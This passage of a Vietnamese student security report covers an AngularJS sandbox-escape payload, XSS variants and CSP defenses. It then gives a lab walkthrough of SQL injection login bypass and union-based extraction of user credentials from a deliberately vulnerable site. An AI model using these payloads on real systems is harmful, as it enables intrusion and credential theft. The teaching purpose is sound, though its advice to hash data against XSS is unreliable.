Vd: Hàm ensureSafeMemberName() kiểm tra từng quyền truy cập thuộc tính của đối tượng và nếu nó chứa các thuộc tính nguy hiểm như `__proto__` or `__lookupGetter__`, đối tượng sẽ bị chặn. Hàm ensureSafeFunction() ngăn call(), apply(), bind(), hoặc constructor() không được gọi.

Cách thông qua sandbox angularJS: đánh lừa cho sandbox nghĩ rằng biểu hiện ác ý là lành tính. Cách thông qua nổi tiếng nhất sử dụng charAt() để sửa đổi trên toàn cầu trong 1 biểu thức

```
'a'.constructor.prototype.charAt=[]].join
```

Khi được phát hiện lần đầu, AngularJS đã không ngăn chặn sự sửa đổi này. Cuộc tấn công hoạt động bằng cách ghi đè hàm bằng [].join phương thức, khiến charAt() trả về tất cả các ký tự được gửi tới nó, thay vì một ký tự đơn cụ thể. Do logic của isIdent() trong AngularJS, nó so sánh những gì nó nghĩ là một ký tự với nhiều ký tự. Vì các ký tự đơn luôn nhỏ hơn nhiều ký tự nên isIdent() hàm luôn trả về giá trị true, như minh họa trong ví dụ sau:

```
isIdent = function(ch) {  
    return ('a' <= ch && ch <= 'z' || 'A' <= ch && ch <= 'Z' || '_' === ch || ch === '$');  
}  
  
isIdent('x9=9a9l9e9r9t9(919)')
```

Khi `isIdent()` bị đánh lừa, bạn có thể tiêm JavaScript độc hại. Ví dụ: một biểu thức chẳng hạn như `$eval('x=alert(1)')` sẽ được cho phép vì AngularJS coi mọi ký tự là một mã định danh. Lưu ý rằng chúng ta cần sử dụng `$eval()` chức năng của AngularJS vì việc ghi đè `charAt()` chức năng sẽ chỉ có hiệu lực sau khi mã hộp cát được thực thi. Sau đó, kỹ thuật này sẽ bỏ qua hộp cát và cho phép thực thi JavaScript tùy ý.

#### 2.4.4.5 DOM XSS kết hợp với Reflected và Stored XSS

Là kết hợp cả 3 kiểu tấn công của XSS là Reflected, Stored và DOM

Khi kết hợp DOM-based XSS, Reflected XSS và Stored XSS, kẻ tấn công có thể tạo ra các cuộc tấn công phức tạp hơn để lừa đảo người dùng và đánh cắp thông tin quan trọng hoặc thực hiện các hành động độc hại.

Ví dụ, kẻ tấn công có thể sử dụng phương thức DOM-based XSS để chèn mã độc JavaScript vào trang web thông qua các thành phần của DOM. Sau đó, kẻ tấn công có thể sử dụng các phương thức Reflected XSS và Stored XSS để lưu trữ và thực thi mã độc đó trên trang web.

Trong một cuộc tấn công DOM-based XSS kết hợp với Reflected XSS, kẻ tấn công có thể chèn mã độc vào trang web thông qua DOM-based XSS, sau đó lừa đảo người dùng truy cập vào một đường dẫn (URL) chứa các tham số bị lỗi. Khi người dùng truy cập vào đường dẫn đó, mã độc sẽ được thực thi trên trình duyệt của họ thông qua Reflected XSS, cho phép kẻ tấn công đánh cắp thông tin quan trọng hoặc thực hiện các hành động độc hại.

Trong một cuộc tấn công DOM-based XSS kết hợp với Stored XSS, kẻ tấn công có thể chèn mã độc vào trang web thông qua DOM-based XSS, sau đó lưu trữ mã độc đó trên máy chủ của trang web thông qua Stored XSS. Khi người dùng truy cập vào trang web đó, mã độc sẽ được thực thi trên trình duyệt của họ thông qua Stored XSS, cho phép kẻ tấn công đánh cắp thông tin quan trọng hoặc thực hiện các hành động độc hại.

### 2.2.5 Phương pháp phòng chống và ngăn chặn

#### 2.2.5.1 Client

- Sử dụng các extension, plugin hoặc trình chặn quảng cáo để ngăn chặn các tài nguyên độc hại hoặc mã javascript không an toàn
- Không truy cập vào các trang web không rõ nguồn gốc hoặc không tin cậy, đặc biệt là các trang web yêu cầu nhập thông tin nhạy cảm hoặc đăng nhập

- Không click vào các liên kết không rõ nguồn gốc hoặc đáng ngờ
- Cập nhật trình duyệt web và các ứng dụng có liên quan thường xuyên để đảm bảo phiên bản mới nhất và bản vá bảo mật của chúng

#### 2.2.5.2 Server

- Encode đầu ra : Trước khi hiển thị dữ liệu cho người dùng , bạn nên mã hóa các ký tự đặc biệt như '>', '<' . '''' để đảm bảo chúng không được hiểu là mã HTML hoặc Javascript và không thực thi mã độc . Sử dụng các phương thức mã hóa như HTML entities hoặc javascript escaping để làm điều này
- Luôn luôn kiểm tra và xử lý đầu vào người dùng một cách an toàn . Đảm bảo rằng dữ liệu đầu vào được kiểm tra và lọc để ngăn chặn việc chèn mã độc . Hạn chế việc chấp nhận ký tự đặc biệt và tách dữ liệu đầu vào theo ngữ cảnh cụ thể
- Sử dụng HTTP only cookies: Sử dụng HTTP Only cookies để giảm thiểu khả năng bị tấn công XSS thông qua việc truy cập vào cookie
- Sử dụng CSP : CSP là một công nghệ bảo mật web cho phép các nhà phát triển web giới hạn các tài nguyên được tải xuống từ các nguồn không đáng tin cậy và giảm thiểu nguy cơ bị tấn công XSS
- Sử dụng các framework và thư viện bảo mật : OWASP ESAPI hoặc Microsoft Anti-Cross Site Scripting Library cung cấp các chức năng bảo mật để giúp ngăn chặn các cuộc tấn công XSS

#### 2.2.5.3: database

- Escape các ký tự đặc biệt: Trước khi lưu trữ dữ liệu vào cơ sở dữ liệu, hãy đảm bảo rằng bạn đã sử dụng các phương thức escape đúng để xử lý các ký tự đặc biệt như '<', '>', '&', '''' và ''''.
- Kiểm tra dữ liệu đầu vào: Trước khi lưu trữ dữ liệu vào cơ sở dữ liệu, hãy kiểm tra dữ liệu đầu vào từ người dùng. Loại bỏ hoặc mã hóa các ký tự đặc biệt như '<', '>', '&' để ngăn chặn việc thêm mã độc vào cơ sở dữ liệu.
- Xác thực dữ liệu: Đảm bảo rằng dữ liệu được xác thực trước khi lưu vào cơ sở dữ liệu. Kiểm tra tính hợp lệ của các giá trị đầu vào, ví dụ như kiểm tra định dạng email, URL hoặc số điện thoại.
- Mã hóa dữ liệu: Mã hóa dữ liệu trước khi lưu vào cơ sở dữ liệu có thể giúp bảo vệ chống lại tấn công XSS. Có thể sử dụng các thuật toán mã hóa như MD5, SHA-1, SHA-256 hoặc bcrypt để mã hóa dữ liệu nhạy cảm.

#### 2.2.5.4: sử dụng template engine

- Escape dữ liệu người dùng: Trước khi nhúng dữ liệu người dùng vào template, hãy đảm bảo rằng dữ liệu đã được escape đúng cách để tránh việc thực thi mã độc trên trình duyệt. Template engine thường cung cấp các phương thức để escape dữ liệu, hãy sử dụng chúng một cách đúng đắn.



- Luôn sử dụng các phương thức escape mặc định của template engine: Template engine thường cung cấp các phương thức escape mặc định để giúp loại bỏ các ký tự đặc biệt trong dữ liệu người dùng. Hãy sử dụng các phương thức này mỗi khi nhúng dữ liệu người dùng vào template.
- Kiểm tra và xử lý dữ liệu người dùng: Trước khi sử dụng dữ liệu người dùng trong template, hãy kiểm tra và xử lý dữ liệu một cách an toàn. Loại bỏ hoặc xử lý các ký tự đặc biệt và mã độc tiềm năng trong dữ liệu người dùng để đảm bảo rằng chúng không gây ra lỗi cú pháp hoặc thực thi mã độc trên trình duyệt.
- Sử dụng các tính năng bảo mật của template engine: Template engine thường cung cấp các tính năng bảo mật để giảm nguy cơ XSS, chẳng hạn như việc tự động escape dữ liệu người dùng hoặc kiểm tra kiểu dữ liệu. Hãy tìm hiểu và sử dụng các tính năng bảo mật này để bảo vệ ứng dụng của bạn khỏi XSS.

#### 2.2.5.5 CSP(Content Security Policy)

Chính sách bảo mật nội dung ( CSP ) là một lớp bảo mật bổ sung giúp phát hiện và giảm thiểu một số loại tấn công nhất định, bao gồm cả Cross-Site Scripting ( XSS ) và tấn công tiêm dữ liệu. Các cuộc tấn công này được sử dụng cho mọi thứ, từ đánh cắp dữ liệu, xóa trang web, phân phối phần mềm độc hại.

Các trình duyệt không hỗ trợ nó vẫn hoạt động với các máy chủ triển khai nó và ngược lại: các trình duyệt không hỗ trợ CSP bỏ qua nó, hoạt động như bình thường, mặc định là chính sách cùng nguồn gốc tiêu chuẩn cho nội dung web. Nếu trang web không cung cấp tiêu đề CSP, thì các trình duyệt cũng sử dụng chính sách cùng nguồn gốc tiêu chuẩn .

Để bật CSP, bạn cần định cấu hình máy chủ web của mình để trả về Content-Security-Policy HTTP header. (Đôi khi bạn có thể thấy đề cập đến X-Content-Security-Policy header, nhưng đó là phiên bản cũ hơn và bạn không cần chỉ định nó nữa.)

Ngoài ra, <meta>phần tử có thể được sử dụng để định cấu hình chính sách, ví dụ:

```
<meta
  http-equiv="Content-Security-Policy"
  content="default-src 'self'; img-src https://*; child-src 'none';" />
```

Mục tiêu chính của CSP là giảm thiểu và báo cáo các cuộc tấn công XSS. Các cuộc tấn công XSS khai thác lòng tin của trình duyệt vào nội dung nhận được từ máy chủ. Các tập lệnh độc hại được thực thi bởi trình duyệt của nạn nhân vì

trình duyệt tin tưởng vào nguồn của nội dung, ngay cả khi nó không đến từ nơi có vẻ như nó đến từ đó.

CSP giúp quản trị viên máy chủ có thể giảm hoặc loại bỏ các vector mà XSS có thể xảy ra bằng cách chỉ định các miền mà trình duyệt sẽ coi là nguồn tập lệnh thực thi hợp lệ. Sau đó, một trình duyệt tương thích với CSP sẽ chỉ thực thi các tập lệnh được tải trong tệp nguồn nhận được từ các miền được phép đó, bỏ qua tất cả các tập lệnh khác (bao gồm tập lệnh nội tuyến và thuộc tính HTML xử lý sự kiện).

Là một hình thức bảo vệ cuối cùng, các trang web muốn không bao giờ cho phép thực thi tập lệnh có thể chọn không cho phép thực thi tập lệnh trên toàn cầu.

#### \*)Sử dụng CSP

Định cấu hình Chính sách bảo mật nội dung liên quan đến việc thêm Content-Security-Policy tiêu đề HTTP vào trang web và cung cấp cho nó các giá trị để kiểm soát những tài nguyên mà tác nhân người dùng được phép tải cho trang đó. Ví dụ: một trang tải lên và hiển thị hình ảnh có thể cho phép hình ảnh từ mọi nơi nhưng hạn chế hành động biểu mẫu đối với một điểm cuối cụ thể. Chính sách bảo mật nội dung được thiết kế phù hợp giúp bảo vệ trang chống lại cuộc tấn công tập lệnh chéo trang. Bài viết này giải thích cách xây dựng các tiêu đề như vậy đúng cách và cung cấp các ví dụ.

#### \*)Chỉ định chính sách của bạn

Bạn có thể sử dụng Content-Security-Policy tiêu đề HTTP để chỉ định chính sách của mình, như sau:

```
Content-Security-Policy: policy
```

Chính sách là một chuỗi chứa các chỉ thị chính sách mô tả Chính sách bảo mật nội dung của bạn.

#### \*)Viết chính sách

Một chính sách được mô tả bằng cách sử dụng một loạt các chỉ thị chính sách, mỗi chỉ thị này mô tả chính sách cho một loại tài nguyên hoặc khu vực chính sách nhất định. Chính sách của bạn nên bao gồm một default-src chỉ thị chính sách, đây là phương án dự phòng cho các loại tài nguyên khác khi chúng không có chính sách của riêng mình (để biết danh sách đầy đủ, hãy xem mô tả của chỉ thị default-src). Một chính sách cần bao gồm một lệnh default-src hoặc script-src để ngăn các tập lệnh nội tuyến chạy, cũng như chặn việc sử dụng eval(). Một chính sách cần bao gồm một lệnh default-src hoặc style-src để hạn chế các kiểu nội tuyến được áp dụng từ một <style>phần tử hoặc một style thuộc tính. Có các chỉ thị cụ thể cho

nhiều loại mục, để mỗi loại có thể có chính sách riêng, bao gồm phong chữ, khung, hình ảnh, phương tiện âm thanh và video, tập lệnh và công nhân.

Để có danh sách đầy đủ các chỉ thị chính sách, hãy xem trang tham khảo cho tiêu đề Chính sách bảo mật nội dung .

Ví dụ: Các trường hợp sử dụng phổ biến

Phần này cung cấp các ví dụ về một số tình huống chính sách bảo mật phổ biến.

ví dụ 1

Quản trị viên trang web muốn tất cả nội dung đến từ nguồn gốc của trang web (điều này không bao gồm tên miền phụ.)

```
Content-Security-Policy: default-src 'self'
```

ví dụ 2

Quản trị viên trang web muốn cho phép nội dung từ một miền đáng tin cậy và tất cả các miền phụ của miền đó (không nhất thiết phải là miền mà CSP được đặt trên đó).

```
Content-Security-Policy: default-src 'self' example.com *.example.com
```

ví dụ 3

Quản trị viên trang web muốn cho phép người dùng ứng dụng web đưa hình ảnh từ bất kỳ nguồn nào vào nội dung của riêng họ, nhưng hạn chế phương tiện âm thanh hoặc video đối với các nhà cung cấp đáng tin cậy và tất cả các tập lệnh chỉ dành cho một máy chủ cụ thể lưu trữ mã đáng tin cậy.

```
Content-Security-Policy: default-src 'self'; img-src *; media-src example.org  
example.net; script-src userscripts.example.com
```

Ở đây, theo mặc định, nội dung chỉ được phép từ nguồn gốc của tài liệu, với các ngoại lệ sau:

Hình ảnh có thể tải từ mọi nơi (lưu ý ký tự đại diện "\*").

Phương tiện chỉ được phép từ example.org và example.net (chứ không phải từ tên miền phụ của các trang web đó).

Tập lệnh thực thi chỉ được phép từ userscripts.example.com.

#### Ví dụ 4

Quản trị viên trang web cho một trang web ngân hàng trực tuyến muốn đảm bảo rằng tất cả nội dung của nó được tải bằng TLS, để ngăn chặn những kẻ tấn công nghe lén các yêu cầu.

```
Content-Security-Policy: default-src https://onlinebanking.example.com
```

Máy chủ chỉ cho phép truy cập vào các tài liệu được tải cụ thể qua HTTPS thông qua một nguồn gốc duy nhất là onlinebanking.example.com.

#### Ví dụ 5

Quản trị viên trang web của một trang web thư muốn cho phép HTML trong email, cũng như hình ảnh được tải từ mọi nơi, nhưng không cho phép JavaScript hoặc nội dung nguy hiểm tiềm ẩn khác.

```
Content-Security-Policy: default-src 'self' *.example.com; img-src *
```

Lưu ý rằng ví dụ này không chỉ định một script-src; với ví dụ về CSP, trang web này sử dụng cài đặt được chỉ định bởi default-src lệnh, có nghĩa là các tập lệnh chỉ có thể được tải từ máy chủ gốc.

#### \*)Kiểm tra chính sách của bạn

Để dễ dàng triển khai, CSP có thể được triển khai ở chế độ chỉ báo cáo. Chính sách này không được thi hành, nhưng mọi vi phạm đều được báo cáo cho một URI được cung cấp. Ngoài ra, tiêu đề chỉ dành cho báo cáo có thể được sử dụng để kiểm tra bản sửa đổi trong tương lai đối với chính sách mà không thực sự triển khai chính sách đó.

Bạn có thể sử dụng Content-Security-Policy-Report-Only tiêu đề HTTP để chỉ định chính sách của mình, như sau:

```
Content-Security-Policy-Report-Only: policy
```

Nếu cả Content-Security-Policy-Report-Only tiêu đề và Content-Security-Policy tiêu đề đều xuất hiện trong cùng một phản hồi, thì cả hai chính sách đều được thực hiện. Chính sách được chỉ định trong Content-Security-Policy tiêu đề được thực thi trong khi Content-Security-Policy-Report-Only chính sách tạo báo cáo nhưng không được thực thi.

### \*)Bật báo cáo

Theo mặc định, báo cáo vi phạm không được gửi. Để bật báo cáo vi phạm, bạn cần chỉ định report-tochỉ thị chính sách, cung cấp ít nhất một URI để gửi báo cáo:

```
Content-Security-Policy: default-src 'self'; report-to  
http://reportcollector.example.com/collector.cgi
```

Sau đó, bạn cần thiết lập máy chủ của mình để nhận báo cáo; nó có thể lưu trữ hoặc xử lý chúng theo bất kỳ cách nào bạn xác định là phù hợp.

### \*)Cú pháp báo cáo vi phạm

Đối tượng JSON của báo cáo được gửi cùng với một application/csp-report Content-Typevà chứa dữ liệu sau:

- blocked-uri: URI của tài nguyên đã bị Chính sách bảo mật nội dung chặn tải. Nếu URI bị chặn có nguồn gốc khác với URI document-uri thì URI bị chặn sẽ bị cắt bớt để chỉ chứa lược đồ, máy chủ và cổng.
- disposition: Hoặc "enforce" hoặc "report" tùy thuộc vào việc Content-Security-Policy-Report-Only tiêu đề hoặc Content-Security-Policy tiêu đề được sử dụng.
- document-uri: URI của tài liệu xảy ra vi phạm.
- effective-directive: Chỉ thị mà việc thực thi đã gây ra vi phạm. Một số trình duyệt có thể cung cấp các giá trị khác nhau, chẳng hạn như Chrome cung cấp style-src-elem/ style-src-attr, ngay cả khi lệnh được thi hành thực sự là style-src.
- original-policy: Chính sách ban đầu như được chỉ định bởi Content-Security-Policy tiêu đề HTTP.
- referrer không dùng nữa phi tiêu chuẩn: Người giới thiệu tài liệu trong đó xảy ra vi phạm.
- script-sample: 40 ký tự đầu tiên của tập lệnh nội tuyến, trình xử lý sự kiện hoặc kiểu gây ra vi phạm. Chỉ áp dụng cho script-src\* và style-src\* vi phạm, khi chúng chứa 'report-sample'
- status-code: Mã trạng thái HTTP của tài nguyên mà đối tượng chung được khởi tạo trên đó.
- violated-directive không dùng nữa: Chỉ thị mà việc thực thi đã gây ra vi phạm. Đây violated-directive là một tên lịch sử cho effective-directive trường và chứa cùng một giá trị.

## CHƯƠNG 3: THỰC NGHIỆM TRIỂN KHAI TẤN CÔNG

### 3.1 Mô hình triển khai


Chuẩn bị : 2 webserver apache

- 1 web có lỗ hổng để khai thác(Webs-vul)
- 1 web đã filter các lỗ hổng (Webs)

### 3.2 Các kịch bản tấn công

#### 3.2.1 Lỗ hổng SQL injection cho phép bỏ qua đăng nhập

Nếu ta có 1 tài khoản abc:xyz ta đăng nhập vào:



**Hình 3. 1 Form đăng nhập**

Thì server sẽ thực thi câu query:

```
select username from users where username='abc' and password= 'xyz'
```

**Nếu như câu query có trả về kết quả, ta sẽ đăng nhập thành công!**

=> Vậy làm sao để đăng nhập khi không biết **username** và **password**?

=> Lợi dụng kí tự “comment” trong SQL để biến câu query trở thành hợp lệ

**Tên đăng nhập:** ‘ or 1=1#

**Mật khẩu:** abc (tùy ý)

Câu query sẽ trở thành:

```
select username from users where username=' ' or 1=1# and password='abc'
```

Như vậy câu query luôn luôn hợp lệ, và sẽ luôn trả về kết quả!

Thường các web có tài khoản mặc định là admin ta tiến hành tấn công





**Hình 3. 2 Thực hiện tiêm SQL injection cho phép bỏ qua đăng nhập**

Sau khi đăng nhập ta đã vào được tài khoản có tên là admin




**Hình 3. 3 Kết quả sau khi tiêm SQL injection cho phép bỏ qua đăng nhập**

### 3.2.2 Union based SQL injection

Khi tấn công sqlinjection các điểm chúng ta thường để ý khi tiêm là trang đăng nhập, trường tìm kiếm, các tham số truy vấn URL, biểu mẫu trong trang web

Như ta thấy ở đây tham số truy vấn URL có thể là 1 điểm tiêm khi ta thay đổi thì trang cũng sẽ thay đổi thành 1 sản phẩm khác



**Hình 3. 4 Hiển thị sản phẩm**

Truy vấn có thể là: `SELECT * FROM products WHERE id=13`

Ta bắt đầu kiểm tra xem đây có là 1 điểm tiêm không

Ta chèn thêm truy vấn : `'and 1=1#`

Khi đó truy vấn sẽ thành: `SELECT * FROM products WHERE id=13'and 1=1#`

Vì điều kiện đúng nên kết quả trả về sản phẩm vẫn được hiển thị




**Hình 3. 5 Khai thác Union based SQL injection bước 1**

Tiếp tục ta chèn thêm truy vấn : `'and 1=2#`

Khi đó truy vấn sẽ thành: `SELECT * FROM products WHERE id=13'and 1=2#`

Vì điều kiện sai nên kết quả trả về sản phẩm không hiển thị nữa





### Hình 3. 6 Khai thác Union based SQL injection bước 2

=> Từ đó ta xác định được đây là 1 điểm có thể tiêm được SqlInjection


Ta bắt đầu kiểm tra số cột

Với truy vấn: 'order by 6#



### Hình 3. 7 Khai thác Union based SQL injection bước 3

Ta thấy có lỗi xuất hiện ta giảm số lượng cột xuống 5




### Hình 3. 8 Khai thác Union based SQL injection bước 4

=> Như vậy ta xác định được số cột của database là 5

Ta dùng truy vấn : 'union select 1,2,3,4,5 from information\_schema.tables#

Để xác định xem cột nào có thể chứa ký tự chuỗi



### Hình 3. 9 Khai thác Union based SQL injection bước 5

Theo kết quả trả về thì có thể thấy là cột 2 và cột 3 có thể chứa kỹ tự chuỗi

Ta sử dụng truy vấn:

```
'union select null,table_name,null,null,null from information_schema.tables#
```


Để xác xem các bảng có trong information.schema

					me_zone_transition_type	transaction_registry	user	cond_instances	events_waits_current	events_waits_history
				Giá	Giá	Giá	Giá	Giá	Giá	Giá
ALL_PLUGINS	APPLICABLE_ROLES	CHARACTER_SETS	CHECK_CONSTRAINTS	COLUMNS						
Giá	Giá	Giá	Giá	Giá						

### Hình 3. 10 Khai thác Union based SQL injection bước 6

Có rất nhiều bảng nên ta thay đổi truy vấn để nhìn rõ hơn kết quả

```
'union select null,group_concat(table_name),null,null,null from information_schema.tables#
```



### Hình 3. 11 Khai thác Union based SQL injection bước 7

Khi xem kết quả ta có thể thấy được hết các bảng có trong information\_sechema. Ta để ý có 1 bảng “user” rất có khả năng là chứa các thông tin liên quan đến người dùng

Ta sử dụng truy vấn:

'union select null,column\_name,null,null,null from information\_schema.columns where table\_name = 'user'#

Host	User	Password	Select_priv	Insert_priv	Update_priv	Delete_priv	Create_priv
Giá	Giá	Giá	Giá	Giá	Giá	Giá	Giá

### Hình 3. 12 Khai thác Union based SQL injection bước 8

Ta thấy có các cột user và password ta kiểm tra nội dung của 2 cột đó


'union select null,UserName,PassWord,null,null from user#



**Hình 3. 13 Khai thác Union based SQL injection bước 9**

Ta lấy được hết tài khoản và mật khẩu của người dùng

### 3.2.3 Reflexed XSS



**Hình 3. 14 Trang chat**

